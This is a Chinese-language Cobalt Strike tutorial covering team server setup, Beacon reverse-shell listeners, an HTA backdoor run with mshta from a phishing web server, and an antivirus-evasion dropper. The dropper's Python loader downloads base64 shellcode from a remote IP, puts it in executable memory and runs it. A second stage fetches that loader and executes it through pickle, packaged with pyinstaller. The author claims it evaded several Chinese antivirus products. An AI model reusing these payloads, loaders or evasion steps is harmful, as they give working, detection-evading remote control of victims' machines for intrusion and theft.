Strategic Cyber 责任有限公司发行了适用于 Windows、Linux 和 MacOS X 的 Cobalt Strike 软件包。  
要安装 Cobalt Strike，只需将其存档解压到你的操作系统上。  
\*\*

## **一、安装**

\*\*  
****1、系统要求****  
Cobalt Strike 要求 Oracle Java 1.8，Oracle Java 11, 或 OpenJDK 11。

如果你的系统上装有防病毒产品，请确保在安装 Cobalt Strike 前将其禁用。  
Cobalt Strike 发行套件包含 Cobalt Strike 启动器、支持文件和更新程序。它不包含 Cobalt Strike 程序  
本身。你必须运行更新程序才能下载 Cobalt Strike 产品。


更新流程（****欢迎尝试，但是 key 不再有效****）

./update

****2、服务器部署****  
Cobalt Strike 分为客户端组件和服务器组件。服务器组件，也就是团队服务器，是 Beacon payload 的  
控制器，也是 Cobalt Strike 社会工程功能的托管主机。团队服务器还存储由 Cobalt Strike 收集的数  
据，并管理日志记录。  
Cobalt Strike 团队服务器必须在受支持的 Linux 系统上运行。要启动一个 Cobalt Strike 团队服务器。  
使用 Cobalt Strike Linux 安装包中的 teamserver 脚本文件。

./teamserver 139.9.223.157 password

团队服务器的启动命令包含两个必填的参数和两个选填的参数。第一个必选参数是团队服务器的外部可  
达 IP 地址。Cobalt Strike 使用这个值作为它的功能使用的默认主机地址。第二个必选参数是密码，你  
的团队成员将使用此密码从自己 Cobalt Strike 客户端去连接至 Cobalt Strike 团队服务器。

如下图成功启动CS服务端：  
  
想修改默认端口直接修改teamserver文件就可以

****这里要注意的是云服务器需要安全组开启一下对应端口。****

****3、客户端链接****


host：cs服务端地址


port：端口默认不变

user：用户名随便写

Password：123（服务端启动时输入的密码）

之后点击Connect即可



  
\*\*

## **二、尝试获取第一个shell**

\*\*  
****1、CS Listener：****

监听器：

windows/beacon\_dns/reverse\_dns\_txt

windows/beacon\_dns/reverse\_http x86/x64

windows/beacon\_http/reverse\_http x86/x64

windows/beacon\_https/reverse\_https x86/x64

windows/beacon\_smb/bind\_pipe x86/x64

windows/foreign/reverse\_dns\_txt


windows/foreign/reverse\_http

windows/foreign/reverse\_https


windows/foreign/reverse\_tcp


Beacon为内置的Listener，即在目标主机执行相应的payload，获取shell到CS上；其中包含DNS、HTTP、SMB。

Foreign为外部结合的Listener，常用于MSF的结合，例如获取meterpreter到MSF上。

创建Beacon Listener  
  
****2、后门生成****

这里选择的HTML Application  
选择Listener与生成的方法，有powershell、vba以及exe三种



选择powershell  
这里用windows神器hta shell  
  
将hta文件放置在钓鱼的web服务器上

本机powershell运行 mshta http://xxxx.xxx.xxx/1.hta

## **三、CS结合python3混淆shellcode制作免杀脚本**

### **1.Shellcode介绍**

****shell代码**** :是Payload的一种，由于其建立正向/反向shell而得名。

### **2.CS免杀操作**

CS生成木马已经被各大杀毒软件加入病毒库，很容易被查杀，所以我们需进行一些免杀操作来绕过杀毒软件。


#### **0x01原理**

shellcode和加载器(pyminifier混淆后)经base64编码后，放远程服务器备用，然后目标主机远程下载两次

#### ****0x02 shellcode:****

1、先用cs生成python shellcode  
把shellcode进行BS64加密放在shellcode.txt里面并存放到服务器

"\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x"



#### ****0x03 loader:****

修改加载器的服务器地址后进行一次BS64加密，然后把代码放在loader.txt里面并存放到服务器

import ctypes,urllib.request,codecs,base64

shellcode = urllib.request.urlopen('http://139.9.223.157:8088/shellcode.txt').read()

shellcode = shellcode.strip()

shellcode = base64.b64decode(shellcode)

shellcode =codecs.escape\_decode(shellcode)[0]

shellcode = bytearray(shellcode)

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c\_uint64

ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c\_int(0), ctypes.c\_int(len(shellcode)), ctypes.c\_int(0x3000), ctypes.c\_int(0x40))

buf = (ctypes.c\_char \* len(shellcode)).from\_buffer(shellcode)

ctypes.windll.kernel32.RtlMoveMemory(

ctypes.c\_uint64(ptr),

buf,

ctypes.c\_int(len(shellcode)))

handle = ctypes.windll.kernel32.CreateThread(

ctypes.c\_int(0),

ctypes.c\_int(0),

ctypes.c\_uint64(ptr),

ctypes.c\_int(0),

ctypes.c\_int(0),

ctypes.pointer(ctypes.c\_int(0)))

ctypes.windll.kernel32.WaitForSingleObject(ctypes.c\_int(handle),ctypes.c\_int(-1))

#### ****0x04 主程序:****

py\_ma.py,最终在目标上执行的exe文件

修改服务器地址后使用pyinstaller打包成exe可执行文件

*#-\*- coding : utf-8-\*-#coding:unicode\_escape*import pickleimport ctypes,urllib.request,codecs,base64

sectr = urllib.request.urlopen('http://139.9.223.157:8088/loader.txt').read()*#sectr=str(sectr,'UTF-8')#print(sectr)*

sectr = base64.b64decode(sectr).decode("utf-8")

class A(object):

def \_\_reduce\_\_(self):

return (exec, (sectr,))

ret = pickle.dumps(A())

ret\_base64 = base64.b64encode(ret)

ret\_decode = base64.b64decode(ret\_base64)

pickle.loads(ret\_decode)

#### ****0x05 打包:****

pyinstaller -F -w pa\_ma.py

#### ****0x06 测试:****

loader和shellcode放到远程服务器

本地运行主程序成功上线，经测试360、电脑管家、火绒均实现免杀（2022-06-15）  